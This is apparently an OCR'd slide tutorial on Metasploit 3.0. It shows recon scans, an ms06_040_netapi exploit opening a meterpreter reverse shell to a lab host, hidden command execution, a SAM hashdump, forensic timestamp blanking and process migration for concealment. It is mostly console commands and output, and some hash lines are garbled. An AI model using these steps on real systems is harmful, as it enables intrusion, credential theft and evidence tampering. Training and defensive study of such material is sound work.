


Metasploit Framework v3.0

The new MSF 3.0 Architecture



Multitasking through Ruby threads

- . Share single instance with many users
- . Great for team-based penetration testing
- . Multi-user plugin is only ~20 lines of code :-)

Concurrent exploits and sessions

- . Support for passive exploits and recon mods
- . Multiple payload sessions open at once
- . Suspend and restore payload sessions
- . Share payload sessions with other users
- . Handle multi-victim exploits :-)

Rewrite of all exploit modules

- . Massive number of bug fixes
- . Improved randomness, use of Mixins


Exploit module structure

- . Single exploit can target many platforms
- . Simplified the meta-information fields
- . Mixins can also modify exploit behavior
- . Target brute forcing
- . Passive exploits

MSF Plug-ins

Msfd plugin


“This plugin provides an msf daemon interface that spawns a listener on a defined port (default 55554) and gives each connecting client its own console interface. These consoles all share the same framework instance. Be aware that the console instance that spawns on the port is entirely unauthenticated, so realize that you have been warned.”



Loading the msfd plugin and connecting to the daemon

The default is to set up a listener on 127.0.0.1, that won't do ☺ change the default hostname to the IP of the box running msfd in `plugins/msfd.rb` and connect to it that way

```
# The default local hostname that the server listens on.
#
DefaultHost = "192.168.0.105"
```



Connecting to the msfd daemon on an IP

To unload the plugin, just type **unload “plugin name”**

```
msf > load msfd
[*] Successfully loaded plugin: msfd
msf > unload msfd
Unloading plugin msfd...unloaded.
msf >
```

Unloading the plugin

Recon Modules

UDP Sweep

```

msf5 > use scanner/discovery/sweep_udp
msf5 auxiliary(sweep_udp) > show options

Module options:



| Name      | Current Setting | Required | Description                                 |
|-----------|-----------------|----------|---------------------------------------------|
| BATCHSIZE | 256             | yes      | The number of hosts to probe in each set    |
| RHOSTS    |                 | yes      | The target address range or CIDR identifier |



msf5 auxiliary(sweep_udp) > set RHOSTS 192.168.0.110-192.168.0.110
RHOSTS => 192.168.0.110-192.168.0.110
msf5 auxiliary(sweep_udp) > run
[*] Sending 6 probes to 192.168.0.110-192.168.0.110 (1 hosts)
[*] Discovered DNS on 192.168.0.110 (Microsoft)
[*] Discovered NetBIOS on 192.168.0.110 ( )
[*] Auxiliary module execution completed
msf5 auxiliary(sweep_udp) >

```

Using the sweep_udp recon module

SMB Version

```
msf > use scanner/smb/version
msf auxiliary(version) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
Proxies          no              proxy chain
RHOSTS           yes             The target address range or CIDR identifier
SMBDOM           WORKGROUP       no        The Windows domain to use for authentication
SMBDirect        True            yes       The target port is a raw SMB service (not NetBIOS)
SMBNAME         *SMBSERVER      yes       The NetBIOS hostname (required for port 139 connection)
SMBPASS          no              The password for the specified username
SMBUSER          no              The username to authenticate as
SSL              no              Use SSL

msf auxiliary(version) > set RHOSTS 192.168.0.110-192.168.0.110
RHOSTS => 192.168.0.110-192.168.0.110
msf auxiliary(version) > run
[*] 192.168.0.110 is running Windows 2000 Service Pack 0 - Service Pack 4
[*] Auxiliary module execution completed
msf auxiliary(version) >
msf auxiliary(version) > set RHOSTS 192.168.0.112-192.168.0.113
RHOSTS => 192.168.0.112-192.168.0.113
msf auxiliary(version) > run
[*] 192.168.0.112 is running Windows NT 4.0
[*] 192.168.0.113 is running Windows 2003 No Service Pack
[*] Auxiliary module execution completed
msf auxiliary(version) >
```

Using the SMB version recon module

Using the Metasploit v3 console



Metasploit Framework

```

  _____
 /  _  _  \
|  _ \| | | | |
| |_) | | |
|  _ < | | |
|_| \_||_|
|_|

+ --=[ msf v3.0-beta-2-sun
+ --=[ 37 exploits - 93 payloads
+ --=[ 17 encoders - 4 nops
+ --=[ 11 aux

msf >

```

MSF 3 console

Show exploits

```
Metasploit Framework

msf > show exploits

Exploits
=====

```

Name	Description
hpux/lpd/cleanup_exec	HP-UX LPD Command Execution
irix/lpd/tagprinter_exec	Irix LPD tagprinter Command Execution
linux/games/ut2004_secure	Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/peercast_url	PeerCast <= 0.1216 URL Handling Buffer Overflow (Linux)
linux/ids/snortbopre	Snort Back Orifice Pre-Preprocessor Remote Exploit
multi/browser/firefox_queryinterface	Firefox location.QueryInterface() Code Execution
multi/browser/mozilla_compareto	Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution
multi/browser/mozilla_navigatorjava	Mozilla Suite/Firefox Navigator Object Code Execution
multi/ftp/wuftp_site_exec	Wu-FTP SITE EXEC format string exploit

Output of the show exploits command

Selecting an exploit and showing the options

```
Metasploit Framework

msf > use windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > show options

Module options:

```

Name	Current Setting	Required	Description
Proxies		no	proxy chain
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBDOM	WORKGROUP	no	The Windows domain to use for authentication
SMBDirect	True	yes	The target port is a raw SMB service (not NetBIOS)
SMBNAME	*SMBSERVER	yes	The NetBIOS hostname (required for port 139 connection)
SMBPASS		no	The password for the specified username
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSUC)
SMBUSER		no	The username to authenticate as
SSL		no	Use SSL

```
msf exploit(ms06_040_netapi) >
```

Selecting the exploit and showing the options

Showing the available payloads

```
msf exploit(ms06_040_netapi) > show payloads

Compatible payloads
=====

  Name                                Description
  ----                                -
  generic/shell_bind_tcp              Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp           Generic Command Shell, Reverse TCP Inline
  windows/adduser                     Windows Execute net user /ADD
  windows/adduser/bind_tcp            Windows Execute net user /ADD, Bind TCP Stager
  windows/adduser/find_tag            Windows Execute net user /ADD, Find Tag Ordinal Stager
  windows/adduser/reverse_ord_tcp     Windows Execute net user /ADD, Reverse Ordinal TCP Stager
  windows/adduser/reverse_tcp         Windows Execute net user /ADD, Reverse TCP Stager
  windows/dllinject/bind_tcp          Windows Inject DLL, Bind TCP Stager
  windows/dllinject/find_tag          Windows Inject DLL, Find Tag Ordinal Stager
  windows/dllinject/reverse_ord_tcp   Windows Inject DLL, Reverse Ordinal TCP Stager
  windows/dllinject/reverse_tcp       Windows Inject DLL, Reverse TCP Stager
  windows/exec                        Windows Execute Command
  windows/exec/bind_tcp               Windows Execute Command, Bind TCP Stager
  windows/exec/find_tag               Windows Execute Command, Find Tag Ordinal Stager
  windows/exec/reverse_ord_tcp        Windows Execute Command, Reverse Ordinal TCP Stager
  windows/exec/reverse_tcp            Windows Execute Command, Reverse TCP Stager
```

Listing the available payloads

Select your payload and target

```
msf exploit(ms06_040_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms06_040_netapi) > set LHOST 192.168.0.105
LHOST => 192.168.0.105
msf exploit(ms06_040_netapi) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    <wccpy> Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
  1    <wccpy> Windows NT 4.0 / Windows 2000 SP0-SP4
  2    <wccpy> Windows XP SP0/SP1
  3    <stack> Windows XP SP1 English
  4    <stack> Windows XP SP1 Italian

msf exploit(ms06_040_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms06_040_netapi) >
```

Selecting the payload and the target (automatic)

Launch the exploit

```
msf exploit(ms06_040_netapi) > exploit
[*] Started reverse handler
[*] Detected a Windows 2000 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.0.110[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.0.110[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.110:1662)

meterpreter >
```

Launching the exploit

Using the MSF v3 Meterpreter

The Meterpreter help menu and options

```
meterpreter > help

Core Commands
=====
Command      Description
-----
?             Help menu
channel      Displays information about active channels
close        Closes a channel
exit         Terminate the meterpreter session
help         Help menu
interact     Interacts with a channel
irb          Drop into irb scripting mode
migrate      Migrate the server to another process
quit         Terminate the meterpreter session
read         Reads data from a channel
use          Load a one or more meterpreter extensions
write        Writes data to a channel

Stdapi: File system Commands
=====
Command      Description
-----
cat          Read the contents of a file to the screen
cd           Change directory
download     Download a file or directory
edit         Edit a file
getwd        Print working directory
ls           List files
mkdir        Make directory
pwd          Print working directory
rmdir        Remove directory
upload       Upload a file or directory

Stdapi: Networking Commands
=====
Command      Description
-----
ipconfig     Display interfaces
portfwd      Forward a local port to a remote service
route        View and modify the routing table

Stdapi: System Commands
=====
Command      Description
-----
execute      Execute a command
getpid       Get the current process identifier
getuid       Get the user that the server is running as
kill         Terminate a process
ps           List running processes
reboot       Reboots the remote computer
reg          Modify and interact with the remote registry
rev2self     Calls RevertToSelf() on the remote machine
shutdown     Shuts down the remote computer
sysinfo      Gets information about the remote system, such as OS

Stdapi: User interface Commands
=====
Command      Description
-----
idletime     Returns the number of seconds the remote user has been idle
uictl        Control some of the user interface components

meterpreter > _
```

Meterpreter help menu

Downloading a file from the remote host

```
meterpreter > pwd
C:\
meterpreter > download C:\try2downloadme.txt C:\
[*] downloading: C:\try2downloadme.txt -> C:\
[*] downloaded : C:\try2downloadme.txt -> C:\try2downloadme.txt
meterpreter >
```

Downloading a file from a remote host

Reading a file on the remote host

```
meterpreter >
meterpreter > cat try2downloadme.txt
downloaded from LS0-hackwindows win2k box.meterpreter >
meterpreter >
```

Reading a file on the remote host using cat

Executing a command

```
meterpreter > execute -f cmd.exe -c -H
Process 2696 created.
Channel 1 created.
meterpreter > interact 1
Interacting with channel 1...

Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>whoami
whoami
NT AUTHORITY\SYSTEM

C:\>dir
dir
' is not recognized as an internal or external command,
operable program or batch file.
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is A0AD-BDD1

Directory of C:\

04/09/2006  02:36p    <DIR>          ASFRoot
04/18/2006  07:52p    <DIR>          Certificates
04/18/2006  08:44p    <DIR>          Documents and Settings
04/09/2006  09:38p    <DIR>          Inetpub
06/30/2006  05:00p    <DIR>          labs
06/30/2006  04:53p    <DIR>          Program Files
04/18/2006  07:34p    <DIR>          WINNT
               0 File(s)              0 bytes
               7 Dir(s)          2,993,266,688 bytes free

C:\>
```

Starting a hidden cmd.exe and interacting with it

Loading the “priv” extension

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > help
```

Loading the “priv” extension

The priv extension help menu

```
Priv: Password database Commands
=====
  Command      Description
  -----
  hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
  Command      Description
  -----
  timestamp    Manipulate file MACE attributes

meterpreter >
```

The priv extension help menu

Using the priv extension

The priv module allows us to dump the SAM hashes and use the timestamp command.

Hashdump command


```
Metasploit Framework

meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest!?:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt?:502:aad3b435b51404eeaad3b435b51404ee:130005ec104e1220288a32d164b4b124:::
Is InternetUser:1000:dd648448abac972fcb8c8da179c0d1c1e6bc2262c420e94e412127780adccc:::
NetShowServices:1001:b31f348d82041ec2ecc1439c774d7e1b11acfa00d64536d064edb56824cc76f:::
IUSR_LSO-HACKWINDOWS:1003:372271c49e10ca80c6d9934609860a52:dc8d3dd514ef8a8eaaba60b5447d0c01:::
IWAM_LSO-HACKWINDOWS:1004:f969c1f4d70142089451262e7e22c245:b6f6a4bc59feef96322e197bfeb4e10e:::
Asmith??:1111:e165f0192ef85ebbaad3b435b51404ee:e4ebe0e7ef708dc9fd240135d3d43d89:::
Bsmith??:1112:136a8418cf76c4f7aad3b435b51404ee:3431e75ad08dca56eb53aeaah9926589:::
Csmith??:1113:bb26c063532826aa531c3383fddbf2a:a2746ed4129985c0251d2b968c4889fe:::
Dsmith??:1114:a8eed815a197bd7aad3b435b51404ee:f09a31889c35b8c9746b8f31fc3a868f:::
Emith??:1115:5a9db9f8bb5df0cbad3b435b51404ee:5fcc20a69ec76ad91214102b4d7de24e:::
Fsmith??:1116:213d466db5b288f0f82e44ec0938f4f4:faf10460760fa3f1ed804c7c724cb3d4:::
Gsmith??:1117:385a83a746bfa8f2aad3b435b51404ee:1cc1b3958b564125d307ba8d9d60df69:::
Hsmith??:1118:70bcca0e08c90e2aad3b435b51404ee:972e8e2d5568f70ac896b2c76e1395dc:::
Jsmith??:1119:59e2d88e9d49595b72e08476954a50:1471125645d463c33d72309525e9b0bc:::
Ksmith??:1120:59e2d88e9d49595b72e08476954a50:1471125645d463c33d72309525e9b0bc:::
Lsmith??:1121:13d855fc4841c7b1aad3b435b51404ee:3dcebc92c0ed8f52b1d759dd35cf3f0f:::
Msmith??:1122:d71808bf36f81510adee49688244f15a:45e8da896575e2f5455b037fcc5aa51a:::
Nsmith??:1123:9c92fa4960ac2536aad3b435b51404ee:c318744c4291ea46bc65082636cc9509:::
Osmith??:1124:13200b227005f2f6aad3b435b51404ee:24654007d56a4420a65c3fb74a4490e9:::
Psmith??:1125:70d795b0a778e0e8944e2df489a880e4:a4f7b6196746b45846f32385f8a45753:::
Qsmith??:1126:6842a19cc4c509e0aad3b435b51404ee:9fda95d6fcee9c2c998cb801029e6f1f16:::
Rsmith??:1127:bc472f3bf9a0a5f63832c92fc614b7d1:d2a80a79980fa21c958b7cb129e2cad:::
Ssmith??:1128:00755c01d2789bd8aad3b435b51404ee:62f740c2ea31e10b54db64ce12e867a6:::
Tsmith??:1129:13d855fc4841c7b1aad3b435b51404ee:3dcebc92c0ed8f52b1d759dd35cf3f0f:::
Usmith??:1130:877a1a50621d138c081029c9ff9ae1b8d:a3a86339179fac6425afbc45037efd15:::
Vsmith??:1131:7353d46e19daad6f59b1f7d2f4b82c70:9f41e675f497c6f16ee37cb57fe752f9:::
Wsmith??:1132:7353d46e19daad6f59b1f7d2f4b82c70:9f41e675f497c6f16ee37cb57fe752f9:::
Xsmith??:1133:7353d46e19daad6f59b1f7d2f4b82c70:9f41e675f497c6f16ee37cb57fe752f9:::
Ysmith??:1134:6bb01abf0f195d828fe64fa436f8e1c1d:b9f643cfff0aa18173f56609302fba938:::
Zsmith??:1135:ee7955924c0de738d85f36b4380aac3:78b346a5b574b8e0954e3122e1efac85:::
BBsmith??:1136:3f864e3666e588963d06187c74faf193:69e9438a63cb9a014035e71cc4f69d79:::
CCsmith??:1137:6a3698be0f446a81c125dad0fcd70b5c:04609edf732f4ee758d427da198d8dad:::
```

Output of the **hashdump** command

Timestamp Command

```
meterpreter > timestamp

Usage: timestamp file_path OPTIONS

OPTIONS:

-a <opt> Set the "last accessed" time of the file
-b Set the MACE timestamps so that EnCase shows blanks
-c <opt> Set the "creation" time of the file
-e <opt> Set the "mft entry modified" time of the file
-f <opt> Set the MACE of attributes equal to the supplied file
-h Help banner
-m <opt> Set the "last written" time of the file
-r Set the MACE timestamps recursively on a directory
-u Display the UTC MACE values of the file
-z <opt> Set all four attributes (MACE) of the file
```

Output of the **timestamp** help menu

```
meterpreter > timestamp C:\\boot.ini -u
Modified : Sun Apr 09 15:26:38 GMT-7:00 2006
Accessed : Mon Apr 10 19:54:57 GMT-7:00 2006
Created : Sun Apr 09 14:36:31 GMT-7:00 2006
Entry Modified: Mon Apr 10 19:55:37 GMT-7:00 2006
meterpreter > timestamp C:\\boot.ini -a "11/1/1996 4:55:01"
[*] Setting specific MACE attributes on C:\\boot.ini
meterpreter > timestamp C:\\boot.ini -u
Modified : Sun Apr 09 15:26:38 GMT-7:00 2006
Accessed : Fri Nov 01 04:55:01 GMT-7:00 1996
Created : Sun Apr 09 14:36:31 GMT-7:00 2006
Entry Modified: Mon Apr 10 19:55:37 GMT-7:00 2006
meterpreter > timestamp C:\\boot.ini -e "1/1/1998 1:11:01"
[*] Setting specific MACE attributes on C:\\boot.ini
meterpreter > timestamp C:\\boot.ini -u
Modified : Sun Apr 09 15:26:38 GMT-7:00 2006
Accessed : Fri Nov 01 04:55:01 GMT-7:00 1996
Created : Thu Jan 01 01:11:01 GMT-7:00 1998
Entry Modified: Mon Apr 10 19:55:37 GMT-7:00 2006
meterpreter > timestamp C:\\boot.ini -z "1/1/1997 1:11:02"
1/1/1997 1:11:02
[*] Setting specific MACE attributes on C:\\boot.ini
meterpreter > timestamp C:\\boot.ini -u
Modified : Wed Jan 01 01:11:02 GMT-7:00 1997
Accessed : Wed Jan 01 01:11:02 GMT-7:00 1997
Created : Wed Jan 01 01:11:02 GMT-7:00 1997
Entry Modified: Wed Jan 01 01:11:02 GMT-7:00 1997
meterpreter > timestamp C:\\boot.ini -h
[*] Blanking file MACE attributes on C:\\boot.ini
meterpreter > timestamp C:\\boot.ini -u
[-] Error running command timestamp: Invalid MACE values
meterpreter > timestamp C:\\autoexec.bat -u
Modified : Sun Apr 09 22:43:08 GMT-7:00 2006
Accessed : Sun Apr 09 22:43:08 GMT-7:00 2006
Created : Sun Apr 09 22:43:08 GMT-7:00 2006
Entry Modified: Mon Apr 10 19:55:37 GMT-7:00 2006
meterpreter > timestamp C:\\boot.ini -f C:\\autoexec.bat
[*] Setting MACE attributes on C:\\boot.ini from C:\\autoexec.bat
meterpreter > timestamp C:\\boot.ini -u
Modified : Sun Apr 09 22:43:08 GMT-7:00 2006
Accessed : Sun Apr 09 22:43:08 GMT-7:00 2006
Created : Sun Apr 09 22:43:08 GMT-7:00 2006
Entry Modified: Mon Apr 10 19:55:37 GMT-7:00 2006
meterpreter >
```

Output on the **timestamp** command with various options

Process Migration

You can hide MSF in another process by either migrating to an existing process or by starting a normal process like calc.exe and migrating to it.

```
meterpreter > getpid
Current pid: 252
meterpreter > execute
Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:
  -H      Create the process hidden from view.
  -a <opt> The arguments to pass to the command.
  -c      Channelized I/O (required for interaction).
  -d <opt> The 'dummy' executable to launch when using -m.
  -f <opt> The executable command to run.
  -h      Help menu.
  -i      Interact with the process after creating it.
  -m      Execute from memory.

meterpreter > execute -f calc.exe
Process 792 created.
meterpreter > ps
```

Getting the current PID and creating another process (calc.exe)

```
Metasploit Framework

812  DfsSvc.exe      C:\WINNT\system32\DfsSvc.exe
828  topsvc.exe     C:\WINNT\System32\topsvc.exe
848  svchost.exe    C:\WINNT\System32\svchost.exe
880  ismserv.exe    C:\WINNT\System32\ismserv.exe
908  llssrv.exe     C:\WINNT\System32\llssrv.exe
992  nspmon.exe     C:\WINNT\System32\WINDOW~1\Server\nspmon.exe
1020 nscm.exe       C:\WINNT\System32\WINDOW~1\Server\nscm.exe
1096 ntfrs.exe     C:\WINNT\system32\ntfrs.exe
1132 regsvc.exe    C:\WINNT\system32\regsvc.exe
652  locator.exe    C:\WINNT\System32\locator.exe
1148 rsup.exe       C:\WINNT\System32\rsup.exe
1176 MSIask.exe   C:\WINNT\system32\MSIask.exe
1240 snmp.exe     C:\WINNT\System32\snmp.exe
1284 svchost.exe  C:\WINNT\System32\svchost.exe
1332 termsrv.exe C:\WINNT\System32\termsrv.exe
1396 tlntsrv.exe C:\WINNT\system32\tlntsrv.exe
1448 VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
1468 WinMgmt.exe  C:\WINNT\System32\WBEM\WinMgmt.exe
1480 wins.exe     C:\WINNT\System32\wins.exe
1492 certsrv.exe  C:\WINNT\System32\certsrv.exe
1568 dns.exe     C:\WINNT\System32\dns.exe
1620 inetinfo.exe C:\WINNT\System32\inetrv\inetinfo.exe
1708 mqsvc.exe    C:\WINNT\System32\mqsvc.exe
1828 nspn.exe     C:\WINNT\System32\WINDOW~1\Server\nspn.exe
1980 nsum.exe     C:\WINNT\System32\WINDOW~1\Server\nsum.exe
2420 csrss.exe   \\?\C:\WINNT\system32\csrss.exe
2456 winlogon.exe \\?\C:\WINNT\system32\winlogon.exe
2480 csrss.exe   \\?\C:\WINNT\system32\csrss.exe
2508 winlogon.exe \\?\C:\WINNT\system32\winlogon.exe
792  calc.exe      C:\WINNT\system32\calc.exe

meterpreter > getpid
Current pid: 252
meterpreter > migrate 792
[*] Migrating to 792...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 792
meterpreter > ^
```

Migrating the meterpreter process to the process we created

In the Future for MSF

Turning Metasploit into Nessus

- . Database backend provides “KB” function
- . Auxiliary modules for assessment/discovery
- . Event coordinator for triggering modules
- . Report generator uses the database

Creating a professional mass-rooter

- . Auxiliary modules perform discovery
- . Exploit modules perform vuln checks

- . Plugins automate exploitation
- . Plugins automate post-exploitation
- . Dump XML reports via ActiveRecord

Resources

“Metasploit completes license change, updates framework”

http://searchsecurity.techtarget.com/columnItem/0,294698,sid14_gci1210976,00.html